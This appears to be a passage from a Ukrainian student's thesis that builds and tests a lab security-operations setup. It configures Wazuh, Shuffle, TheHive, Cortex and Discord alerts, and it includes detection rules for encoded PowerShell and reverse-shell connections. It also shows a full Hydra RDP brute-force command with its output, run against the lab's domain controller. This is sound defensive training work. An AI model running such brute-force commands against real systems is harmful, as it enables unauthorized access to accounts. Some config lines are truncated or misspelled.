Наступним кроком є встановлення на робочих станціях агентів Wazuh. Це відбувається через відповідний скрипт, згенерований у Wazuh dashboard.

Демонстрація налаштованого агенту Wazuh на контролері домену відбувається на рис. 3.1.




Рисунок 3.1 – Клієнт розгорнутого Wazuh Agent на AD-Controller

Wazuh має вбудовану функцію моніторингу цілісності файлів, що буде налаштована нижче. Модуль Wazuh FIM відстежує файли і каталоги та запускає сповіщення, коли користувач або процес створює, змінює або видаляє відстежувані файли.

Після цього в конфігураційному файлі `ossec.conf` на User1 додається рядок з вказанням там необхідних параметрів та папки для відстеження (рис. 3.2).

```
<!-- FIM check Downloads -->
<directories check_all="yes" report_changes="yes" realtime="yes">C:\Users\Administrator\Downloads</directories>
```

Рисунок 3.2 – Додавання рядку у конфігураційний файл на AD-Controller

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		67

Wazuh має багато вбудованих можливостей з величезною кількістю правил, що обробляються в реальному часі. Проте для цього проекту для атак буде створено кастомні локальні правила.

Для того, щоб запусалося правило високої суворості, коли виконується RDP Brute Force атака потрібно додати нове правило до файлу /var/ossec/etc/rules/local_rules.xml на сервері Wazuh (рис. 3.3).

```
<group name="windows,authentication_failed,">
  <rule id="100100" level="12">
    <if_sid>60204</if_sid>
    <description>Brute-force RDP detected</description>
  </rule>
</group>
```

Рисунок 3.3 – Правило для візуалізації атаки Brute Force

Для атаки з встановленням Reverse Shell потрібно зробити додаткові налаштування. Атака відбувається через запуск скрипта PowerShell, тому на сервері Wazuh та на клієнтах потрібно створити правила для збирання PowerShell логів як показано на рис. 3.4 та рис. 3.5.

```
<!-- Collecting PowerShell logs -->
<localfile>
  <location>Windows PowerShell</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Рисунок 3.4 – Правило для збирання логів на AD-Controller

```
<group name="win-powershell,">
  <rule id="100500" level="0">
    <if_group>windows</if_group>
    <field name="win.system.providerName">^PowerShell$</field>
    <options>no_full_log</options>
    <description>Windows Powershell EventLog Entry</description>
  </rule>

  <rule id="100501" level="13">
    <if_sid>100500</if_sid>
    <field name="win.system.eventID">^400$</field>
    <field name="win.eventdata.data" type="pcrc2">(?!powershell(?:\.exe)? -e(?:ncodedcommand)?</field>
    <options>no_full_log</options>
    <description>PowerShell encoded script executed</description>
    <mitre>
      <id>T1059.001</id>
    </mitre>
  </rule>
</group>
```

Рисунок 3.5 – Правило для збирання логів PowerShell у Wazuh

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		68

Після цього аналогічно створюються кастомні правила, що дозволяють відстежувати необхідну атаку вже з додатковою інформацією від Sysmon. Ці правила показані на рис. 3.6.

```
<group name="win-sysmon">
  <rule id="100502" level="2">
    <if_sid>92101</if_sid>
    <field name="win.system.eventID" type="pcre2">^3$</field>
    <field name="win.eventdata.image" type="pcre2">^C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1\\.0\\\\powershell\\.exe$</field>
    <description>Network connection initiated by PowerShell</description>
    <mitre>
      <id>T1059.001</id>
    </mitre>
  </rule>

  <rule id="100503" level="13" frequency="5" timeframe="60">
    <if_matched_sid>100502</if_matched_sid>
    <description>Multiple network connections initiated by PowerShell to "${win.eventdata.destinationIp}" on port "${win.eventdata.destinationPort}"</description>
    <mitre>
      <id>T1059.001</id>
    </mitre>
  </rule>
</group>
```

Рисунок 3.6 – Інтеграція Sysmon для PowerShell у Wazuh

Наступною кроком є створення зв'язку між SIEM Wazuh та SOAR Shuffle. Для цього Shuffle спочатку встановлюється на SOC-Server за допомогою docker-compose та налаштовується на отримання необхідної IP-адреси.

Після успішного встановлення з'являється доступ до інформаційної панелі де створюється акаунт адміністратора як на рис. 3.7.

Рисунок 3.7 – Створення користувача у Shuffle

Налаштування необхідного сценарію дій з інтегрованими системами відбувається через workflow, створені у Shuffle (рис. 3.8). Є навіть вбудовані рішення, проте для цього проекту будуть розроблятися власні.




Рисунок 3.8 – Створення першого workflow

Для зв'язку між Wazuh та Shuffle використовується Webhook – метод HTTP-запитів на відправку повідомлень і даних про події, що відбуваються в системі, в іншу систему.

Для того щоб створити зв'язок потрібно скористатися файлами custom-shuffle та custom-shuffle.py, що містять необхідний код і завантажуються онлайн.

Зміст файлів показано на рис. 3.9 та рис. 3.10.

```
GNU nano 7.2 /var/ossec/integrations/custom-shuffle
#!/bin/sh
# Created by Shuffle, AS. <frikky@shuffler.io>.

WPYTHON_BIN="framework/python/bin/python3"
SCRIPT_PATH_NAME="$0"
DIR_NAME="$(cd $(dirname ${SCRIPT_PATH_NAME}); pwd -P)"
SCRIPT_NAME="$(basename ${SCRIPT_PATH_NAME})"

case ${DIR_NAME} in
    */active-response/bin | */wodles*)
        if [ -z "${WAZUH_PATH}" ]; then
            WAZUH_PATH="$(cd ${DIR_NAME}/../..; pwd)"
        fi

        PYTHON_SCRIPT="${DIR_NAME}/${SCRIPT_NAME}.py"
        ;;
    */bin)
        if [ -z "${WAZUH_PATH}" ]; then
            WAZUH_PATH="$(cd ${DIR_NAME}/..; pwd)"
        fi

        PYTHON_SCRIPT="${WAZUH_PATH}/framework/scripts/${SCRIPT_NAME}.py"
        ;;
    */integrations)
        if [ -z "${WAZUH_PATH}" ]; then
            WAZUH_PATH="$(cd ${DIR_NAME}/..; pwd)"
        fi

        PYTHON_SCRIPT="${DIR_NAME}/${SCRIPT_NAME}.py"
        ;;
esac

${WAZUH_PATH}/${WPYTHON_BIN} ${PYTHON_SCRIPT} "$@"
```

Рисунок 3.9 – Встановлення файлу custom-shuffle

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

```

GNU nano 7.2 /var/ossec/integrations/custom-shuffle.py
#!/usr/bin/env python3
# Created by Shuffle, AS. <frikkgy@shuffler.io>.
# Based on the Slack integration using Webhooks

import json
import sys
import time
import os

try:
    import requests
    from requests.auth import HTTPBasicAuth
except Exception as e:
    print('No module 'requests' found. Install: pip install requests')
    sys.exit(1)

# ADD THIS TO ossec.conf configuration:
# <integration>
#   <name>custom-shuffle</name>
#   <hook_url>http://<IP>:3001/api/v1/hooks/<HOOK_ID>/hook_url</hook_url>
#   <level>3</level>
#   <alert_format>json</alert_format>
# </integration>

# Global vars
debug_enabled = False
pwd = os.path.dirname(os.path.dirname(os.path.realpath(__file__)))
json_alert = {}
now = time.strftime("%a %b %d %H:%M:%S %Z %Y")

# Set paths
log_file = '{0}/logs/integrations.log'.format(pwd)

try:
    with open("/tmp/shuffle_start.txt", "w") as tmp:
        tmp.write("Script started")
except:
    pass

def main(args):
    debug("# Starting")

    # Read args
    alert_file_location = args[1]
    webhook = args[3]

```

Рисунок 3.10 – Встановлення файлу custom-shuffle.py

Розташування та права доступу для завантажених файлів налаштування зв'язку з Shuffle наведені на рис. 3.11.

```

root@student-VirtualBox:/var/ossec/integrations# ls -llh
total 88K
-rwxr-x--- 1 root wazuh 893 May 16 16:17 custom-shuffle
-rwxr-x--- 1 root wazuh 5.3K May 16 16:25 custom-shuffle.py
-rwxr-x--- 1 root wazuh 1.1K Apr 30 13:53 maltiverse
-rwxr-x--- 1 root wazuh 20K Apr 30 13:53 maltiverse.py
-rwxr-x--- 1 root wazuh 1.1K Apr 30 13:53 pagerduty
-rwxr-x--- 1 root wazuh 6.3K Apr 30 13:53 pagerduty.py
-rwxr-x--- 1 root wazuh 1.1K Apr 30 13:53 shuffle
-rwxr-x--- 1 root wazuh 7.1K Apr 30 13:53 shuffle.py
-rwxr-x--- 1 root wazuh 1.1K Apr 30 13:53 slack
-rwxr-x--- 1 root wazuh 6.7K Apr 30 13:53 slack.py
-rwxr-x--- 1 root wazuh 1.1K Apr 30 13:53 virustotal
-rwxr-x--- 1 root wazuh 11K Apr 30 13:53 virustotal.py

```

Рисунок 3.11 – Налаштування необхідних правил доступу для файлів

Після цього у конфігураційному файлі /var/ossec/etc/ossec.conf сервера Wazuh додається частина коду (рис. 3.12) щодо новоствореної інтеграції зі вказанням

завантажених файлів, ідентифікаторів правил, що будуть відстежуватися, та hook_url, що може бути знайдений у інструменті Webhook в Shuffle.

```
<!-- Shuffle Brute-Force RDP -->
<integration>
  <name>custom-shuffle</name>
  <rule_id>100100</rule_id>
  <hook_url>http://192.168.69.30:3001/api/v1/hooks/webhook_031a52ab-e5ef</hook_url>
  <alert_format>json</alert_format>
</integration>
```

Рисунок 3.12 – Інтеграція Shuffle у конфігураційному файлі Wazuh

Наступним є інтеграція TheHive у Shuffle. TheHive також завантажений та розгорнутий на базі SOC-Server, де було виконано й додаткові налаштування, наприклад надання IP-адреси.

У документації вказано облікові дані стандартного користувача, що автоматично створюється у програмі. З його допомогою потрібно створити нову організацію (рис. 3.13) і до неї вже був доданий новий користувач (рис. 3.14).

Рисунок 3.13 – Створення організації у TheHive

Add user

Login *

soc@golubiro.net

Full name *

SOC Analyst

Roles *

read, analyze, orgadmin

Cancel

* Required field

Рисунок 3.17 – Додавання користувача до організації

Аналогічно є панель адміністратора за замовчуванням показана на рис.3.18.

Cortex

Organizations Users cortex/admin

Organization: Demo

Users

+ Add user

Status

Select

Description

Search for description

Search

Clear

50 / page

Status	User details	Password	API Key
Locked	Logins: info@soc.net Organizations: Demo Full name: SOC Analyst Roles: read, analyze, orgadmin	Edit password	Create API Key Edit Unlock
Active	Logins: soc@golubiro.net Organizations: Demo Full name: SOC Analyst Roles: read, analyze, orgadmin	New password	Create API Key Edit Lock

50 / page

Рисунок 3.18 – Панель адміністратора за замовчуванням

Для використання аналізаторів потрібно їх завантажити з офіційного репозиторію Github.

Завантажені каталоги з файлами аналізаторів, завантаженими з репозиторію наведені на рис. 3.19.

```
student@student-VirtualBox:/opt/cortex/Cortex-Analyzers/analyzers$ ls
AbuseIPDB      CuckooSandbox  FileInfo        Inoitsu         NSRL            SentinelOne    Triage
Abuse_Finder   CyberChef       FireEyeISight   IntelzerCommunity  Nessus          Shodan         URLhaus
AnyRun         CyberCrime-Tracker  FireHOLBlocklists  Investigate      ONYXPhenotypeScan  SinkDB         Umbrella
Autofocus      Cyberprotect    ForcepointWebSensePing  JoeSandbox      OTXQuery        SoltraEdge     UnshortenLink
Axur           Cylance         Fortiguard       Jupyter_Analyzer  OktaUserLookup    SophosIntellix  Uriscan.io
BackscatterIO  DNSDB           GRR              KasperskyTIP     OpenCTI          SpamAssassin   VMRay
BitcoinAbuse   DNSLookupglass  Gatewatcher_CTI  LapoQuery        PaloAltoWildFire  SpanhausDBL    VaDalla
Cifapp         DNSSinkhole     GoogleDNS        MicrosoftProwl   PassiveTotal      Splunk          ValidateObservable
CERTatPassiveDNS  DNSDumpster    GoogleSafebrowsing  MISF             Patroul           StamusNetworks  VirusTotal
CIRCLHashlookup DShield         GoogleVisionAPI   MISPWarningLists  PayloadSecurity   StopForumSpan  VirusShare
CIRCLPassiveDNS  Diario          GreyNoise         Malpedia          PhishingInitiative  TalosReputation  Vulners
CIRCLPassiveSSL  DomainMailSPFDMARC  HIBP             Hashdd           ProofPoint        TeamCymruMHR    WOT
CISMCAP         DomainTools     Hippocampe        Hunterio          MalwareBazaar     Pulsedive       TestinaIyzer   Watcher
Capa            EchoTrail       HybridAnalysis    MalwareClustering  Malwares          QrDecode        ThreatGrid     Yara
Censys          Elasticsearch   IBMXForce         IP-API           Metasploit        RecordedFuture  Threatminer    Yeti
CheckPhish      EeecticIQ       EmergingThreats   IPinfo           NmapParser        RiskIQ          Thunderstorm   Zscaler
ClamAV          Falcon          ErlangParser      TORC              NERD              SecurityTrails  TorProject
Croudsec        FalconSandbox   TUBE
```

Рисунок 3.19 – Завантажені аналізатори Cortex

Після їх завантаження, в конфігураційному файлі Cortex потрібно додати локальний шлях до них додавши значення у url як на рис. 3.20.

```

GNU nano 7.2 /etc/cortex/application.conf

## ANALYZERS
#
analyzer {
  # analyzer location
  # url can be point to:
  # - directory where analyzers are installed
  # - json file containing the list of analyzer descriptions
  urls = [
    # "https://download.thehive-project.org/analyzers.json"
    "/opt/cortex/Cortex-Analyzers/analyzers"
  ]
}

# Same defaults. Do not change unless you know what you are doing.
fork-join-executor {
  # Min number of threads available for analysis.
  parallelism-min = 2
  # Parallelism (threads) ... ceil(available processors * factor).
  parallelism-factor = 2.0
  # Max number of threads available for analysis.
  parallelism-max = 4
}

```

Рисунок 3.20 – Вказаний локальний шлях до аналізаторів

Після цього вже у адміністративній панелі потрібно увімкнути аналізатори ввівши API ключі для користувачів необхідних сервісів як продемонстровано на рис. 3.21 та рис. 3.22.

The screenshot displays the Cortex web interface. On the left, a sidebar lists 'Available analyzers (241)' with a search filter. The main area shows the configuration for 'AbuselPDB_1_0'. The configuration includes a 'key' field for the API key, a 'days' field for IP reports, and various options like 'Enable TLP check', 'Enable PAP check', 'HTTP Proxy', 'HTTPS Proxy', 'CA Certs', and 'Job cache'.

Рисунок 3.21 – Увімкнення аналізатору AbuselPDB у Cortex




Рисунок 3.22 – Увімкнення аналізатору ViruseTotal у Cortex

Через панель налаштування TheHive можна виконати інтеграцію з Cortex, для цього потрібно вказати ім'я серверу, його url та ключ API користувача (рис. 3.23).




Рисунок 3.23 – Інтеграція Cortex в TheHive

Розраховується, що сповіщення про атаку буде надсилатися у створений текстовий канал у Discord через Webhook. Тому потрібно створити інтеграцію на сервері Discord (рис. 3.24) та використати URL для запитів curl.




Рисунок 3.24 – Webhook у Discord для зв’язку з Shuffle

Після цих встановлень та налаштувань можна створювати необхідні для проекту сценарії у Shuffle. В цьому випадку, це отримання події з Wazuh з допомогою Webhook, використання Shuffle для збереження інформації у ньому, створення оповіщення у TheHive, надсилення сповіщення у текстовий чат серверу у Discord, додавання IP для подальшого зручного аналізу та створення з кейсу з оповіщення. Повний налаштований сценарій наведений на рис. 3.25.



Рисунок 3.25 – Сценарій реагування на RDP Brute Force атаки

Для коректної роботи TheHive, потрібно автентифікуватися з використанням ключа API користувача та url як на рис 3.26.

Brute-force RDP attack Workflow

Runtime Location: Running

Authentication for TheHive

What is app authentication?
These are required fields for authenticating with TheHive

Label for you to remember
Auth for TheHive

apikey
.....

url
http://192.168.69.30:9000/

SUBMIT

EDIT

1 minute to re

TheHive

The TheHive app for Shuffle allows user enabling functionalities such as case ma and more. Authentication is required via use TheHive.

Authentication

This app requires authentication using a

1. Go to TheHive API Key Managem

Рисунок 3.26 – Автентифікація TheHive в Shuffle

Аналогічно потрібно додати код інформації для реагування на Reverse Shell (рис. 3.27) та додавання файлу у папку, що моніториться (рис. 3.28).

```
<!-- Shuffle FIM -->
<integration>
  <name>custom-shuffle_FIM</name>
  <rule_id>554</rule_id>
  <hook_url>http://192.168.69.30:3001/api/v1/hooks/webhook_81e91c34-04d
  <alert_format>json</alert_format>
</integration>
```

Рисунок 3.27 – Інтеграція Shuffle в конфігураційний файл Wazuh

```
<!-- Shuffle Reverse Shell -->
<integration>
  <name>custom-shuffle</name>
  <rule_id>100503</rule_id>
  <hook_url>http://192.168.69.30:3001/api/v1/hooks/webhook_ff8a61a9-97f
  <alert_format>json</alert_format>
</integration>
```

Рисунок 3.28 – Інтеграція Shuffle в конфігураційний файл Wazuh

Сценарій для Reverse Shell (рис. 3.29) не відрізняється від RDP Brute Force, проте зараз можна побачити повну картину роботи Sysmon, коли подія збагачується додатковою інформацією від системи.




Рисунок 3.29 – Сценарій реагування на підключення через Reverse Shell

Робити оповіщення по додаванню кожного файлу у папку є невиправданим, тому у сценарії наведеному нижче продемонстровано доданий етап негайної перевірки файлів за допомогою VirusTotal, і після чого відбувається перевірка отриманого результату. Якщо сервіс повернув значення Malicious для файлу, відбувається подальший процес з додавання хешу файлу у alert та оповіщенням аналітика. Повний сценарій показано на рис. 3.30.




Рисунок 3.30 – Сценарій реагування на доданий шкідливий файл

3.2 Тестування функціональних можливостей модельної інфраструктури SOC

Для тестування функціональних можливостей SOC розглянемо сценарій підключення робочої станції зломисника Attacker з налаштованою статичною IP-адресою мережі організації, а також з можливістю взаємодії з пристроями домену.

Першим буде тестуватися атака RDP Brute Force. Нехай зломисник знає, що користувач AD-Controller є стандартним – Administrator, і маючи hydra_passwords.txt перебирає паролі.

Команда, що виконує RDP Brute Force на Attacker: hydra -l Administrator -P hydra_passwords.txt rdp://192.168.69.10 -t 2 . Результати виконання атаки наведено на рис. 3.1.

```
(kali@kali)-[~]
$ hydra -l Administrator -P hydra_passwords.txt rdp://192.168.69.10 -t 2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-24 05:
19:26
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10 login tries (l:1/p:10),
~5 tries per task
[DATA] attacking rdp://192.168.69.10:3389/
[ERROR] freerdp: The connection failed to establish.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-24 05:
19:31
```

Рисунок 3.31 – Виконання зломисної команди на Attacker

Правильно налаштований агент Wazuh контролера домену виявляє подію та надсилає сповіщення до сервера Wazuh (рис. 3.2 – 3.4), який у свою чергу надсилає сповіщення до Shuffle.

